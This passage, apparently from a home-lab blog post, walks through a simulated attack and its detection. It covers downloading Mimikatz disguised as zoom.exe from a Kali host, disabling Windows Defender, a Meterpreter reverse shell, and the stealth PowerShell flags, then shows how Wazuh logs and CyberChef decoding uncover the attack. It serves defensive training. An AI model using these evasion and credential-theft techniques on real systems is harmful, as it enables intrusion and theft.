victim’s IP is translated to 192.168.1.167, which is the IP address of the OPNsense VM.

This is not real data, this is mock data i generated via Mockaroo.
Here, I am trying to access the contents of different directories, however I either do not have permissions to access the share as Bob, or there are just no contents in the share.

As an admin user, we can clearly see that there is a file in the Administrators share, however I am not able to view this from the attacker’s perspective.
Malware Download

Next, I am going to download Mimikatz from the Kali webserver and rename it on the Windows VM, using Invoke-WebRequest. I will then execute Mimikatz (disguised as zoom.exe)

Windows Defender did block the execution of zoom.exe and removed the file from the endpoint. For the sake of demonstration, I disabled Defender, ran the same Invoke-WebRequest command, and executed the file. The actual execution occurred at 3:22am, which you will see in the logs later on.
Immediately after, the Windows VM was disconnected from the network. This is because I have set up a custom detection and Active Response script to quarantine an endpoint that has Mimikatz activity detected on it. See this post for more information.

I am unable to reach other endpoints, and the Meterpreter session was terminated.
Blue Team Perspective
Before proceeding, I would like to clarify a few things:
- The red team simulation lasted from 2:44am - 3:22am. Logs before or after this time period should be ignored, as they were test runs or additional troubleshooting.
- The reverse shell payload execution bypassed Windows Defender, however Defender did pick up on the Mimikatz download and immediately removed the
zoom.exefile. For testing purposes, I disabled Defender after the first download ofzoom.exeat 3:15 am. I redownloaded the file, and since Defender was disabled, I was able to execute mimikatz. You may see logs related to these events. - The Meterpreter session was unstable and you can see me executing
update.bat4 times to regain access from Kali.
Wazuh Logs

If we head to Wazuh > Threat Hunting, we can see multiple Severity 15 events that happened on CLIENT1-BOB.
Head to the Discover tab so we can filter for logs. We are looking at the wazuh-alerts index, which only captures events that matched a detection rule. Adjust the fields to include relevant information such as commandLine, parentCommandLine, and rule.description so we can skim through some of the logs.

We are first sorting through the logs from latest to earliest. This log already gives us valuable information. We can observe that zoom.exe was actually Mimikatz, and this file was executed from an encoded PowerShell command. Notice the flags -W Hidden -nop -ep bypass -NoExit -E
-W Hidden- Launches PowerShell with the Window hidden. Common stealth tactic.-nop- short forNoProfile, avoids loading the user’s profile, which can be logged. Another common stealth tactic.-ep bypass- short for-ExecutionPolicy Bypass, allows scripts to run even if the system policy prevents them.-NoExit- keeps the PowerShell session open after executing the command, commonly used for interactive sessions (reverse shells).-E- short forEncodedCommand. This obfuscates the script using Base64 encoding, completely bypassing Windows Defender in some cases.


This is our custom detection in action (rule.id = 100002).

Using CyberChef, we can decode the PowerShell command to see what it does and look for any artifacts, such as connection information.
The script is somewhat legible when decoding from Base64, but it seems like there’s lots of null bytes.

After removing null bytes, we can finally read the script.
The code is highly likely to be a reverse shell:
- The connect-back IP and port are declared at the beginning.
- The system executing the script initiates a connection to the attacker using the .NET Socket class (line 3)
https://learn.microsoft.com/en-us/dotnet/api/system.net.sockets.socket?view=net-10.0
Now we know what that script does, but we still need to establish a timeline of events.
We are still sorting the events from latest to earliest.
Looks like the quarantine occurred at 3:22:11 am and the Mimikatz execution occurred at 3:22:09am.
